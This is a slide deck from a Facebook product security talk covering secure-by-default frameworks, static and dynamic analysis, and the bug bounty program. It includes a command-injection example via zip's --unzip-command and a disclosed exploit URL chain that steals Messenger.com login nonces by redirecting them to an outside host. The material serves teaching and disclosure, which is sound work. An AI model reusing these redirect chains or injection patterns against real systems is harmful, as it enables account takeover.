
facebook

Securing 2B Users @ Facebook

Ibrahim M. ElSayed


Security Engineer, Facebook
ielsayed@fb.com

$ whoami

- Joined Facebook in December 2016
- Previously:
  - Security consultant
  - Bug hunter
  - CTF Player
  - RHUL graduate
- Currently:
  - Security engineer
  - Still hunting bugs! (internally now)

Engineering @ FB

“Nothing at Facebook
is somebody else’s problem”


oculus
open source
initiative
tbh

Engineering @ FB

> 1M

source control commands run per day

> 100k

commits per week

www for 2015:


- 609 Pushes
  - 51 weekly pushes
  - 439 daily pushes
  - 94 hotfixes

Android for 2015:

- FB for Android:
  - 34 releases
  - 1 hotfix
- Messenger
  - 39 releases
  - 0 hotfixes

iOS for 2015:

- FB for iOS:
  - 25 releases
  - 5 hotfixes
- Messenger:
  - 27 releases
  - 6 hotfixes



Big Code: Developer Infrastructure at Facebook's Scale

https://www.facebook.com/FacebookforDevelopers/videos/10152800517193553/

Product Security @ FB

Product Security @ FB

What is ProdSec?

Protect the **products**, and the **users**, of the Facebook family

Product Security @ FB

How?

- We give developers everything they need to ship code securely
  - **Training** (face-to-face & documentation)
  - **Tools** (static code analysis, secure frameworks/APIs)
  - General **guidance**, assistance and awareness
- Interesting side-projects to make the internet more secure
  - **Certificate Transparency** developed by ProdSec
  - **Invariant Detector** to catch dangerous writes

Product Security @ FB

Team

- Mixed background
  - Ex-consultants & SWEs
  - Grads & Bug bounty hunters

Locations

Menlo Park 

Seattle 

London 

😍


ProdSec London

ProdSec London

What We Work On

Security Reviews

Program Analysis



Whitehat Program

Icon Credit: Freepik from flaticon.com

ProdSec London

What We Work On

Security Reviews

Program Analysis

Whitehat Program

Icon Credit: Freepik from flaticon.com

Security Reviews

Languages

Security Reviews

How it is different at FB?

- Product teams are our **customers**
  - ProdSec are the **consultants**
- Design & code reviews
  - Looped in at every stage of the development process
  - Aim to give expert advice on shipping with confidence
  - Encourage use of secure-by-default frameworks


Security Reviews

How it is different at FB?

- Proactive/mitigating
  - dangerouslySetInnerHTML
    - React's replacement for using innerHTML in the browser DOM
    - XHP: POTENTIAL_XSS_HOLE
  - $config->noPermission();
    - => $config->anyoneOnTheInternetCanModify();
    - => $config->developmentOnly();
    - => $config->employeeOnly();

Security Reviews

How it is different at FB?



Security Reviews

How it is different at FB?

```
1  /**
2   * Copyright 2013-present, Facebook, Inc.
3   * All rights reserved.
4   *
5   * This source code is licensed under the BSD-style license found in the
6   * LICENSE file in the root directory of this source tree. An additional grant
7   * of patent rights can be found in the PATENTS file in the same directory.
8   *
9   * @providesModule ReactWithAddonsUMDEntry
10  */
11
12  'use strict';
13
14  var ReactDOM = require('ReactDOM');
15  var ReactDOMServer = require('ReactDOMServer');
16  var ReactWithAddons = require('ReactWithAddons');
17
18  var assign = require('Object.assign');
19
20  // `version` will be added here by ReactIsomorphic.
21  var ReactWithAddonsUMDEntry = assign({
22    __SECRET_DOM_DO_NOT_USE_OR_YOU_WILL_BE_FIRED: ReactDOM,
23    __SECRET_DOM_SERVER_DO_NOT_USE_OR_YOU_WILL_BE_FIRED: ReactDOMServer,
24  }, ReactWithAddons);
25
26  module.exports = ReactWithAddonsUMDEntry;
```

Security Reviews


Products

ProdSec London

What We Work On

Security Reviews

Program Analysis



Whitehat Program

Icon Credit: Freepik from flaticon.com

Program Analysis

- What is program analysis?
  - Program that analyses another program
- Types of program analysis
  - Dynamic analysis
    - IVD
    - Fuzzing
  - Static analysis
    - Infer

Program Analysis

Bug detection - Invariant detector (IVD)

- Invariant detector (dynamic analysis)
  - Monitor writes to the DB to learn invariants
  - e.g., “when posting to a group, the logged-in user must be a member”
  - Check 200,000 invariants/day from ~500 million user actions
  - Block writes that break the learned invariants


Program Analysis

Bug detection - Infer

- Infer (**C/C++, Java, Obj-C**)
- Internal php static analysis tool (**PHP/HACK**)
  - Catch security vulnerabilities as early as possible
  - Find all the instances of a newly discovered vulnerability
  - In certain cases, automatically patch it
  - No run-time overhead

Static Analysis

Design



Program Analysis

What can we detect?

- We can currently detect more than 20 types of security issues including
  - Higher-order command injection
  - HTTP status codes as privacy oracles
  - Server-side Request Forgery (SSRF)

Static analysis

Bug detection - Command injection

- Secure because of high-quality frameworks

```
$t = attacker_controlled();
// … many lines …
execx(“zip %s”, $t);
```

✓

- Commands can execute other commands
- Static analysis tool can
  - follow inter-procedural flows of data
  - understand format-strings

```
$t = attacker_controlled();
// …
execx(“zip a.zip -T '--unzip-command=%s'”, $t);
```

✗

--unzip-command cmd

Use command cmd instead of 'unzip -tqq' to test an archive when the **-T** option is used. On Unix, to use a copy of unzip in the current directory instead of the standard system unzip, could use:

```
zip archive file1 file2 -T -TT "./unzip -tqq"
```

In cmd, {} is replaced by the name of the temporary archive, otherwise the name of the archive is appended to the end of the command. The return code is checked for success (0 on Unix).

Static analysis

Bug detection - Privacy Oracles

- How to detect with static analysis?
  - Action taken under attacker control?
  - Action is influenced by privacy check?

```
$group_id = attacker_controlled();
if ($group_id === 100)
  throw HTTP_404();
```

```
$group_id = attacker_controlled();
// load with privacy check
$data = isMember(auth_user(), group_id);
if ($data === null)
  throw HTTP_404();
```

ProdSec London

What We Work On

Security Reviews

Program Analysis

Whitehat Program

Icon Credit: Freepik from flaticon.com

Whitehat

How it works?

- Researchers send in potential issues, we **investigate**, **fix**, and **reward**
- London focuses on engineering/tooling, on call shifts
  - Triage, handling incidents, working with teams on fixes
- **Unique** bug types (privacy, business logic)
  - Rarely "**traditional**" web app submissions

Whitehat

The Numbers

- **$500** minimum
- **No** maximum bounty
- **$40,000** highest payout (RCE)
- **$5m+** paid out since 2011
- **900+** researchers paid
- **100+** countries
- **~12,000** submissions in 2017
- **~500** valid issues in 2017

October 26, 2017

Posting GIFs as anyone on Facebook

While digging through some old notes on Facebook in September, I noticed a Facebook tab for Facebook Page "Publishing Tools" that I didn't see before. It seemed to be introduced around July.

```
commit
Author: Philippe Harewood
Date:   Wed Jul 12 14:38:06 2017 -0400



diff --git a/PageContentTabTabs.js b/PageContentTabTabs.js
index
--- a/PageContentTabTabs.js
+++ b/PageContentTabTabs.js
@@ -36,6 +36,7 @@ __d("PageContentTabTabs", [], (function a(b, c, d, e, f, g) {
         REPORTED: "REPORTED",
         PLAYLISTS: "PLAYLISTS",
         PLAYLIST_DETAILS: "PLAYLIST_DETAILS",
+        POSTS_CONFIG: "POSTS_CONFIG",
         SEASONS: "SEASONS",
         SEASON_DETAILS: "SEASON_DETAILS",
         TAKEDOWNS: "TAKEDOWNS",
@@ -64,10 +65,11 @@ __d("PageContentTabTabs", [], (function a(b, c, d, e, f, g) {
         DRAFT_EDITIONS: "DRAFT_EDITIONS",
         PUBLISHED_EDITIONS: "PUBLISHED_EDITIONS",
         CURATIONS: "CURATIONS",
-        UPCOMING_EVENTS: "UPCOMING_EVENTS",
+        PUBLISHED_EVENTS: "PUBLISHED_EVENTS",
         DRAFT_EVENTS: "DRAFT_EVENTS",
         SCHEDULED_EVENTS: "SCHEDULED_EVENTS",
-        CANCELED_EVENTS: "CANCELED_EVENTS",
-        PAST_EVENTS: "PAST_EVENTS"
+        ARCHIVED_EVENTS: "ARCHIVED_EVENTS",
+        POLLS_COMPOSER: "POLLS_COMPOSER",
+        BRAND_ASSET_LIBRARY: "BRAND_ASSET_LIBRARY"
     };
 }), null);
\ No newline at end of file
```

Stephen Sclafani

Stealing Messenger.com Login Nonces

March 21st, 2017


The messenger.com website provides a nonce based login flow to allow a user who is already logged into their Facebook account to login to the site without having to re-enter their password. It was possible to create a URL that when loaded by a user who was logged into their Facebook account would redirect a nonce for their account to another site. The nonce could then be used to create a messenger.com session for the user. Since messenger.com session cookies are interchangeable with facebook.com this gave full access to the user's Facebook account.

Leaking Messenger.com Login Nonces - prerequisites

- Link shim:
  - Created since 2008
  - Protect from spammy/malicious site
  - Remove sensitive information from referrer when redirecting off-site
  - Available on: messenger.com/l.php
- Javascript redirection
  - #!/path
  - Redirects within the same site

Stealing Messenger.com Login Nonces - Walk through

- Overview of messenger.com Login flow



Stealing Messenger.com Login Nonces - Walk through

1. Request from messenger to facebook to for availability of login with FB

https://www.facebook.com/login/messenger_dot_com_iframe/?**redirect_uri**=https%3A%2F%2Fwww.messenger.com%2Flogin%2Ffb_iframe_target%2F%3Finitial_request_id%3DA8eKoiVaTWx41Azk8IEwhvY&**identifier**=ab66de64be75eef525f18b812e07b5d1&**initial_request_id**=A8eKoiVaTWx41Azk8I

2. Result from facebook.com

https://www.messenger.com/login/fb_iframe_target/?**userid**=100011424732901&**name**=Tom+Jones&**secret**=hFTzdP2Q&persistent=1&**initial_request_id**=A8eKoiVaTWx41Azk8IEwhvY

3. Creating session with POST request to https://www.messenger.com/login/nonce/

Leaking Messenger.com Login Nonces - What could go wrong?

Stealing Messenger.com Login Nonces - vulnerability

https://www.facebook.com/login/messenger_dot_com_iframe/?**redirect_uri**=https%3A%2F%2Fwww.messenger.com%2Flogin%2Ffb_iframe_target%2F%3Finitial_request_id%3DA8eKoiVaTWx41Azk8IEwhvY&**identifier**=ab66de64be75eef525f18b812e07b5d1&**initial_request_id**=A8eKoiVaTWx41Azk8I

- Vulnerability
  - redirect_uri
    - *.messenger.com
    - Fragment
- Exploit
  - Using javascript #!/path to redirect to /l.php
  - Redirect to facebook.com
  - Use App redirection to redirect off-site

Stealing Messenger.com Login Nonces - Exploit

- Exploit
  - Using javascript #!/path to redirect to /l.php
  - Redirect to facebook.com
  - Use App redirection to redirect off-site
- But ...
  - Cross-origin policy
    - <meta name=″referrer″ content=″origin-when-crossorigin″ id=″meta_referrer″ />

Stealing Messenger.com Login Nonces - Exploit

- https://www.facebook.com/login/messenger_dot_com_iframe/?**redirect_uri**=https%3A%2F%2Fmessenger.com%2Flogin%2Ffb_iframe_target%2F%3Finitial_request_id%3DA8eKoiVaTWx41Azk8IEwhvY**%23!%2F**l.php%3Fu%3Dhttps%253A%252F%252Fwww.facebook.com%252Fdialog%252Fshare_open_graph%253Fapp_id%253D758283087524346%2526redirect_uri%253Dhttps%253A%252F%252Fstephensclafani.com%252Fpoc.php&**identifier**=ab66de64be75eef525f18b812e07b5d1&**initial_request_id**=A8eKoiVaTWx41Azk8IEwhvY

Stealing Messenger.com Login Nonces - Fix/Reward

- Return error if fragment contains any value
  - Is it complete?
  - How to bypass
- Permanent fix?
  - Overwrite the fragment from server side
- Reward
  - $15,000

Questions?


Internship opportunities

Interview process


Engineering

Step 1: Submit your resume at fb.me/ProdSecLon17 or send it to your recruiter (krysi@fb.com)

